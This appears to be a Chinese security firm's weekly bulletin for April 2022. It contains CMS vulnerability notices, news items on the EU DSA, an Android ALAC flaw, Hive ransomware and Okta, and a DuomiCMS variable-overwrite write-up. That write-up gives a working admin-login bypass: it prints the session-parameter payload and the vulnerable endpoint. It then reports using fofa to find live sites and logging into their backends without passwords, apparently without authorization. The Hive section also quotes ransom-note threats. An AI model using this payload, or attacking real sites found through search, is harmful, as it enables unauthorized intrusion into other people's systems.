北京安域领创科技有限公司

安全通告

报告周期：2022 年 4 月第三周

(2022 年 4 月 18 日-2022 年 4 月 22 日)

目　录

1 本周漏洞通告

1.1 漏洞一：zbzcms 任意文件上传漏洞

发布时间	2022-04-19
更新时间	2022-04-19
CNVD-ID	CNVD-2022-30435
漏洞危害级别	高
影响产品	站帮主 CMS 站帮主 CMS 1.0
漏洞类型	通用型漏洞
漏洞描述	zbzcms（站帮主 CMS）是中国站帮主 CMS（zbzcms）公司的一个内容管理网站。 zbzcms 1.0 版本存在任意文件上传漏洞，攻击者可利用该漏洞通过特制的 PHP 文件执行任意代码。
漏洞解决方案	厂商尚未提供漏洞修复方案，请关注厂商主页更新： http://www.zbzcms.com

1.2 漏洞二：zbzcms 访问控制错误漏洞

发布时间	2022-04-19
更新时间	2022-04-19

CNVD-ID	CNVD-2022-30434
漏洞危害级别	高
影响产品	站帮主 CMS 站帮主 CMS 1.0
漏洞类型	通用型漏洞
漏洞描述	zbzcms（站帮主 CMS）是中国站帮主 CMS（zbzcms）公司的一个内容管理网站。 zbzcms 1.0 版本存在访问控制错误漏洞，攻击者可利用该漏洞任意添加管理员帐户。
漏洞解决方案	厂商尚未提供漏洞修复方案，请关注厂商主页更新： http://www.zbzcms.com

1.3漏洞三：CSZ CMS SQL 注入漏洞

发布时间	2022-04-20
更新时间	2022-04-20
CNVD-ID	CNVD-2022-30782
漏洞危害级别	高
漏洞类型	通用型漏洞
影响产品	csz cms CSZ CMS 1.2.9
漏洞描述	CSZ CMS 是一套基于 PHP 的开源内容管理系统（CMS）。 CSZ CMS 1.2.9 中存在 SQL 注入漏洞，攻击者可通过

	cszcms/controllers/Member.php#viewUser 利用该漏洞进行 SQL 注入攻击。
漏洞解决方案	厂商尚未提供漏洞修复方案，请关注厂商主页更新：https://github.com/cskaza/cszcms/issues/33

1.4漏洞四：Atom.CMS SQL 注入漏洞

发布时间	2022-04-20
更新时间	2022-04-20
CNVD-ID	CNVD-2022-30776
漏洞危害级别	高
漏洞类型	通用型漏洞
影响产品	The Digital Craft Atom.CMS 2
漏洞描述	Atom.CMS 是美国 The Digital Craft 个人开发者的一个内容管理系统。 Atom.CMS 2.0 版本存在 SQL 注入漏洞，该漏洞源于 Atom.CMS_admin_uploads.php 中缺少对外部输入 SQL 语句的验证，攻击者可利用该漏洞执行非法 SQL 命令获取数据库敏感数据。
漏洞解决方案	厂商已发布了漏洞修复程序，请及时关注更新：https://github.com/thedigicraft/Atom.CMS/issues/259

1.5漏洞五：RiteCMS 任意文件上传漏洞

发布时间	2022-04-20
更新时间	2022-04-20
CNVD-ID	CNVD-2022-30787
漏洞类型	通用型漏洞
漏洞危害级别	高
影响产品	RiteCMS RiteCMS <=3.1.0
漏洞描述	RiteCMS 是一个网站 CMS。 RiteCMS 3.1.0 及其之前存在任意文件上传漏洞，经过身份验证的攻击者可上传 PHP 文件并绕过.htacess 配置利用该漏洞执行 media 和 files 目录中的.php 文件进行远程命令执行。
漏洞解决方案	厂商尚未提供漏洞修复方案，请关注厂商主页更新： https://ritecms.com/

2 本周病毒木马通告

2.1 本周流行病毒木马统计

2.1.1 Duomicms 的变量覆盖漏洞从白盒测试到实战

病毒危险级别：★★★

本地代码走查

本次白盒代码测试的 cms 是 DuomiCms，这次使用 Seay 工具进行代码审查，下载 DuomiCms 源码，然后工具加载。

先全局搜索危险函数，依次排查；

```
extract();//把数组编程变量
parser_str();//把字符串变成变量
$$;  //可变变量，将变量的值读出来然后再赋值为变量
```

在函数定位后，在文件中依次寻找有通用性的文件后缀内容，如下所示；

```
//此类后缀的文件一般是函数库
common.func
.func.
.class.
.inc.
```

发现符合条件的文件为/duomiphp/common.php.

```
<?php
error_reporting(0);
if(is_file($_SERVER['DOCUMENT_ROOT'].'/duomiphp/webscan.php')){
   require_once($_SERVER['DOCUMENT_ROOT'].'/duomiphp/webscan.php');
}
define('duomi_INC', preg_replace("|[/\\\]{1,}|",'/',dirname(__FILE__) ) );
define('duomi_ROOT', preg_replace("|[/\\\]{1,}|",'/',substr(duomi_INC,0,-8) ) );
define('duomi_DATA', duomi_ROOT.'/data');
if(PHP_VERSION < '4.1.0') {
      $_GET = &$HTTP_GET_VARS;
      $_POST = &$HTTP_POST_VARS;
      $_COOKIE = &$HTTP_COOKIE_VARS;
      $_SERVER = &$HTTP_SERVER_VARS;
      $_ENV = &$HTTP_ENV_VARS;
      $_FILES = &$HTTP_POST_FILES;
}
$starttime = microtime();
require_once(duomi_INC.'/common.func.php');
//检查和注册外部提交的变量
foreach($_REQUEST as $_k=>$_v)
{
      if( strlen($_k)>0 && m_eregi('^(cfg_|GLOBALS)',$_k) && !isset($_COOKIE[$_k]) )
```


```
        {
            exit('Request var not allow!');
        }
}

function _RunMagicQuotes(&$svar)
{
    if(!get_magic_quotes_gpc())
    {
        if( is_array($svar) )
        {
            foreach($svar as $_k => $_v) $svar[$_k] = _RunMagicQuotes($_v);
        }
        else
        {
            $svar = addslashes($svar);
        }
    }
    return $svar;
}

foreach(Array('_GET','_POST','_COOKIE') as $_request)
{
    foreach($$_request as $_k => $_v) ${$_k} = _RunMagicQuotes($_v);
}
```

进一步定位其中的危险函数如下，可以通过该方式来通过传参来造出变量！(当然造传参的时候注意规避上面的几个 if 条件，不要跳进去)，因此我的思路是能不能找到 session 对应的文件，然后模拟 admin 的 session 进行传参实现登陆呢？因此下载 duomiCMS 本地实现下。

```
foreach(Array('_GET','_POST','_COOKIE') as $_request)
{
    foreach($$_request as $_k => $_v) ${$_k} = _RunMagicQuotes($_v);
}
```

本地搭建 CMS，访问后台页面，发现登陆成功是通过 admin/login.php 文件实现

的。



访问 admin/login.php 文件进行白盒走查。

```
<?php

require_once(dirname(__FILE__).'/../duomiphp/common.php');
require_once(duomi_INC."/check.admin.php");
if(empty($dopost))
{
	$dopost = '';
}
//检测安装目录安全性
if( is_dir(dirname(__FILE__).'/../install') )
{
	if(!file_exists(dirname(__FILE__).'/../install/install_lock.txt') )
	{
	$fp = fopen(dirname(__FILE__).'/../install/install_lock.txt', 'w') or die('安装目录无写入权限，无法进行写入锁定文件，请安装完毕删除安装目录！');
	fwrite($fp,'ok');
	fclose($fp);
	}
	//为了防止未知安全性问题，强制禁用安装程序的文件
	if( file_exists("../install/index.php") ) {
		@rename("../install/index.php", "../install/index.php.bak");
	}
}
```

```
//检测后台目录是否更名
$cururl = GetCurUrl();
if(m_eregi('/admin/login',$cururl))
{
    $redmsg = '<div style="color:#ff0000;font-size:14px;background:#fff;padding:5px 0">后台默认路径/admin建议及时修改，修改后会更安全！</div>';
}
else
{
    $redmsg = '';
}

//登录检测
$admindirs = explode('/',str_replace("\\",'/',dirname(__FILE__)));
$admindir = $admindirs[count($admindirs)-1];
if($dopost=='login')
{
    $validate = empty($validate) ? '' : strtolower(trim($validate));
    $svali = strtolower(GetCkVdValue());
    if($validate=='' || $validate != $svali)
    {
        ResetVdValue();
        ShowMsg('验证码不正确!','-1');
        exit();
    }
    else
    {
        $cuserLogin = new userLogin($admindir);
        if(!empty($userid) && !empty($pwd))
        {
            $res = $cuserLogin->checkUser($userid,$pwd);

            //success
            if($res==1)
            {
                $cuserLogin->keepUser();
                if(!empty($gotopage))
                {
                    ShowMsg('成功登录，正在转向管理管理主页！',$gotopage);
                    exit();
                }
                else
                {
                    ShowMsg('成功登录，正在转向管理管理主页！',"index.php");
                    exit();
                }
```

```
                }

                //error
                else if($res==-1)
                {
                    ShowMsg('你的用户名不存在!','-1');
                    exit();
                }
                else
                {
                    ShowMsg('你的密码错误!','-1');
                    exit();
                }
            }

            //password empty
            else
            {
                ShowMsg('用户和密码没填写完整!','-1');
                    exit();
            }
        }
    }
```

```
include('html/login.htm');
?>
```

其中这段比较敏感，因为会求情一个叫 keepUser()的函数，因此进一步定位该函数；

```
$cuserLogin->keepUser();
                if(!empty($gotopage))
                {
                    ShowMsg('成功登录，正在转向管理管理主页！',$gotopage);
                    exit();
                }
                else
                {
                    ShowMsg('成功登录，正在转向管理管理主页！',"index.php");
                    exit();
                }
```

进入/duomiphp/check.admin.php,定位该函数，发现后端是通过前端传入的 session，分别取对应的参数分别作为 userID，groupid 和 userName 写入后台叫

admincachefile 的文件中。


```
//保持用户的会话状态
    //成功返回 1，失败返回 -1
    function keepUser()
    {
        if($this->userID!=""&&$this->groupid!="")
        {
            global $admincachefile;

            $_SESSION[$this->keepUserIDTag] = $this->userID;
            $_SESSION[$this->keepgroupidTag] = $this->groupid;
            $_SESSION[$this->keepUserNameTag] = $this->userName;

            $fp = fopen($admincachefile,'w');
            fwrite($fp,'<'.'?php $admin_path ='." '{$this->adminDir}'; ?".'>');
            fclose($fp);
            return 1;
        }
        else
        {
            return -1;
        }
    }
```

那我这样就取巧一下，通过登陆的时候，页面直接先返回对应的 session，因此在登录的代码中插桩，路径在/admin/login.php

```
}
else
{
    $cuserLogin = new userLogin($admindir);
    if(!empty($userid) && !empty($pwd))
    {
        $res = $cuserLogin->checkUser($userid,$pwd);

        //success
        if($res==1)
        {
            $cuserLogin->keepUser();

            die(var_dump($_SESSION));
            if(!empty($gotopage))
            {
                ShowMsg('成功登录，正在转向管理管理主页！',$gotopage);
                exit();
            }
            else
```

插桩该代码，keepuser（）执行成功后，直接把session页面打印出来

测试登录后，果然返回了我所需要的 session 值；




```
array(5) {
   ["duomi_ckstr"]=> string(4) "kwye"
   ["duomi_ckstr_last"]=> string(0) ""
   ["duomi_admin_id"]=> string(1) "1"
   ["duomi_group_id"]=> string(1) "1"
   ["duomi_admin_name"]=> string(5) "admin"
}
```

那我现在的思路就是在线上渗透的时候，我把该 session 上传来完成登录。由于完成该方案是需要页面中有 session_start（）函数在代码最上方执行，因此项目中搜索定位，/interface/comment.php 文件满足要求；


```
<?php
session_start();
require_once("../duomiphp/common.php");
require_once(duomi_INC.'/core.class.php');


AjaxHead();
header('Content-Type:text/html;charset=UTF-8');
if($cfg_gbookstart=='0'){
echo '对不起，评论暂时关闭';
exit();
}
$itype=$type;
$itype=is_numeric($itype)?$itype:0;
if(!isset($action))
{
      $action = '';
}
$ischeck = $cfg_feedbackcheck=='Y' ? 0 : 1;
$id = $_REQUEST['id'];
$id = (isset($id) && is_numeric($id)) ? $id : 0;
$page=empty($page) ? 1 : intval($page);
if($page==0) $page=1;
```

```
if(empty($id))
{
    echo "err";
    exit();
}
?>

<iframe id="parentframe" width="100%" frameborder="0" scrolling="no" src="/<?php echo
$GLOBALS['cfg_cmspath']; ?>interface/comment/comment.html?id=<?php echo $id?
>&type=<?php echo $itype?>&iscaptcha=<?php echo $GLOBALS['cfg_feedback_ck']; ?
>&islogin=<?php echo (!empty($_SESSION['duomi_user_auth'])?1:0) ;?>&title="
marginheight="0" marginwidth="0" name="comment" style="height:auto"></iframe>
```


其中还包含文件 require_once("../duomiphp/common.php");因此可以进行传参，将 session 传进去。

```
_SESSION[duomi_ckstr]=kwye&
_SESSION[duomi_ckstr_last]=&
_SESSION[duomi_admin_id]=1&
_SESSION[duomi_group_id]=1&
_SESSION[duomi_admin_name]=admin
```

然后作为传参拼接在触发路径后进行访问：




然后再次访问后台主页，发现不需要登陆就能进入后台（因为在后台塞进 session 的时候，php 框架会自动给浏览器塞入对应的 cookie，从而不需要密码也能登陆），本地渗透测试成功，接下来进行线上复现。



线上渗透


通过 fofa 搜索对应版本的 duomicms，找到测试目标站点；

在域名后拼接一样的 session 值访问，一把梭；



发现无需密码，直接进入后台，线上渗透成功。

总结



3 安全事件通告

3.1 本周国内外安全事件通告

3.1.1 欧盟将公布新法律 迫使大型科技公司对非法内容进行监管

欧盟准备在周五公布一项具有里程碑意义的法律，该法律将迫使大型科技公司更积极地监管其平台的非法内容，这是监管机构遏制大型科技集团权力的最新举措。

据四位知情人士透露，《数字服务法》（DSA）将禁止根据用户的宗教信仰、性别或性取向对用户进行分类和内容定位。DSA 是一个立法方案，首次为大型科技公司如何保证用户的网络安全制定了规则。它是在欧盟通过《数字市场法》一个月后出台的，因为欧盟正在推进 20 多年来对管理世界上最大技术公司的法律进行最大改革。

根据《数字市场法》，导致人们不情愿地点击互联网上的内容的操纵性技术，即所谓的黑暗模式，也将面临禁止。欧盟负责数字政策的执行副主席玛格丽特-维斯塔格说，她希望在周五取得突破。她补充说，DSA 将使监管机构能够采取行动，使用户能够”安全上网，购买产品和表达自我”。

作为成员国、欧盟委员会和欧洲议会在布鲁塞尔达成的协议的一部分，儿童将受到新的保障措施的约束，这意味着 YouTube 或 TikTok 等在线平台将需要以未成年人能够理解的方式解释其条款和条件。根据新规则，Facebook 母公司 Meta 等公司将不能以未成年人为目标进行广告宣传。

DSA 表明，网络平台不能为所欲为，它们不能单方面设定用户可以或不能看到的条款。监管机构还将包括一个紧急机制，迫使平台披露他们在 Covid-19 和乌克兰战争中采取了哪些措施来处理错误信息或宣传。


中型平台可能会有一个宽限期，直到它们能够完全遵守新规则，而 Google 和亚马逊等大型平台将在规则颁布后必须遵守。大型平台的定义是在集团内至少有 4500 万用户，每年将支付 2000 万至 3000 万欧元的监督费用。那些违反规则的公司将面临高达 6%全球营业额的罚金。

搜索引擎也将受到新规则的约束，这意味着当涉及到用户在其搜索平台上传播虚假信息时，Google 等公司将不得不评估和减少风险。虽然监管机构预计将在周五达成协议，但一些人警告说，最终协议可能在最后一刻发生变化。

3.1.2 Android 被爆安全漏洞 根源是苹果的无损音频编解码器

近日 Android 设备被爆存在安全漏洞，但根源来自于苹果的无损音频编解码器（ALAC）。目前，美国市场 95% 的 Android 设备来自于高通和联发科，安全公司 Check Point 指出尚未安装 2021 年 12 月 Android Security Patch 的设备都存在“Out-of-Bounds”安全漏洞，容易被黑客控制。

该漏洞存在于 ALAC 中，它通常被称为苹果无损音频编解码器。ALAC 是苹果公司早在 2004 年就推出的一种音频格式。顾名思义，该编解码器承诺在互联网上提供无损音频。



虽然苹果公司设计了自己的 ALAC 专利版本，但存在一个开源版本，高通公司和联发科在 Android 智能手机中依赖该版本。值得注意的是，这两家芯片组制造商都在使用一个自 2011 年以来没有更新过的版本。

在一篇试图解释安全漏洞的博客文章中，Check Point 写道：

> 我们的研究人员发现的 ALAC 问题可以被攻击者用来通过畸形的音频文件对移动设备进行远程代码执行攻击（RCE）。RCE 攻击允许攻击者在计算机上远程执行恶意代码。RCE 漏洞的影响范围很广，从恶意软件的执行到攻击者获得对用户多媒体数据的控制，包括从被攻击机器的摄像头中获得流媒体。

高通公司一直在用 CVE 识别标签 CVE-2021-30351 追踪该漏洞，而联发科则使用 CVE ID CVE-2021-0674 和 CVE-2021-0675。撇开技术术语不谈，开源版苹果无损检测中的漏洞可被无特权的 Android 应用利用，将其系统权限升级到媒体数据和设备麦克风。这基本上意味着应用程序不仅可以窃听电话交谈，还可以窃听附近的谈话和其他环境声音。


3.1.3 未打补丁的 Exchange 服务器遭 Hive 勒索攻击 逾期就公开数据


虽然在 2021 年微软就已针对 Hive 勒索软件发布 Exchange 服务器的安全补丁，并敦促企业及时进行部署，但是依然有一些组织并没有及时跟进。消息称这些尚未跟进的组织近日再次遭受了 Hive 勒索软件的攻击，被黑客获得了系统权限。

在攻击获得系统权限之后，该勒索软件就会通过 PowerShell 脚本启动 Cobalt Strike，并创建了一个名为“user”的新系统管理员账户。

然后，攻击者使用 Mimikatz（一款功能强大的轻量级调试神器）来窃取域管理员的 NTLM 哈希值，并获得对该账户的控制。在成功入侵后，Hive 进行了一些发现，它部署

了网络扫描仪来存储 IP 地址，扫描文件名中含有”密码”的文件，并尝试 RDP 进入备份服务器以访问敏感资产。





最后通过“Windows.exe”文件执行一个自定义的恶意软件有效载荷，用于窃取并加密文件，删除影子副本，清除事件日志，并禁用安全机制。随后，会显示一个勒索软件的说明，要求该组织与 Hive 的”销售部门”取得联系，该部门设在一个可通过 Tor 网络访问的.onion 地址。

被攻击的组织还被提供了以下指示：

- 不要修改、重命名或删除*.key.文件。你的数据将无法解密。

- 不要修改或重命名加密的文件。你会失去它们。
- 不要向警察、联邦调查局等机构报告。他们并不关心你的业务。他们只是不允许你付款。结果是你将失去一切。
- 不要雇用恢复公司。没有密钥，他们无法解密。他们也不关心你的业务。他们认为自己是好的谈判者，但事实并非如此。他们通常会失败。所以要为自己说话。
- 不要拒绝（sic）购买。渗出的文件将被公开披露。

如果不向 Hive 付款，他们的信息将被公布在 HiveLeaks Tor 网站上。同一网站上还会显示一个倒计时，以迫使受害者付款。

该安全团队指出，在一个例子中，它看到攻击者在最初入侵的 72 小时内设法加密环境。因此，它建议企业立即给 Exchange 服务器打补丁，定期轮换复杂的密码，阻止 SMBv1，尽可能限制访问，并在网络安全领域培训员工。

3.1.4 俄乌冲突引发顾虑 五眼网络安全部门建议盟友增强关键基础设施防护

以美国为首的“五眼”网络安全部门，刚刚向其盟友（包括英国、加拿大、澳大利亚和新西兰）发出了关键网络基础设施的维护警告。美国家安全局（NSA）给出的理由

是 —— 受俄罗斯支持的黑客组织，或对乌克兰境内外的组织构成更大的风险 —— 因而建议各组织对相关网络威胁保持高度警惕，并遵循联合咨询中提当过的缓解措施，以增强 IT 和 OT 网络。

周三的联合公告，建立在 FBI、CISA 和 NSA 于今年 1 月发布过的类似公告的基础之上，揭示了针对美国关键基础设施部门的俄罗斯黑客攻击威胁有所加剧。

CISA 主任 Jen Easterly 补充道：近期情报表明俄政府正探索针对美国关键基础设施的潜在网络攻击选项。

而与跨机构国际合作伙伴共同发布的此公告，旨在强调受俄政府支持和结盟的网络攻击组织的威胁和能力。

在官方给出的建议中，包括了对组织里的关键基础设施加强防御，以保护其信息技术（IT）和运营技术（OT）网络不受各种网络威胁的影响 —— 包括勒索软件、破坏性恶意软件、DDoS 攻击、以及网络间谍活动等。

CIAS 建议优先修补那些已在野外被积极利用的漏洞、落实多因素身份验证，并为远程桌面协议（RDP）套上一道安全门。

3.1.5 Okta 结束 Lapsus$ 黑客事件调查：攻击持续 25 分钟 仅两个客户受到影响

Bradbury 写道，公司内部安全专家已携手一家全球公认的网络安全企业开展了彻底调查，现能够得出如下结论 —— 该事件的影响，远低于 3 月 22 日披露的预估范围。

【事件回顾】2022 年 1 月 21 日，Lapsus$ 黑客远程访问了属于 Sitel 员工的机器，进而入侵了 Okta 的系统，因为该公司分包负责了 Okta 的部分客户服务。

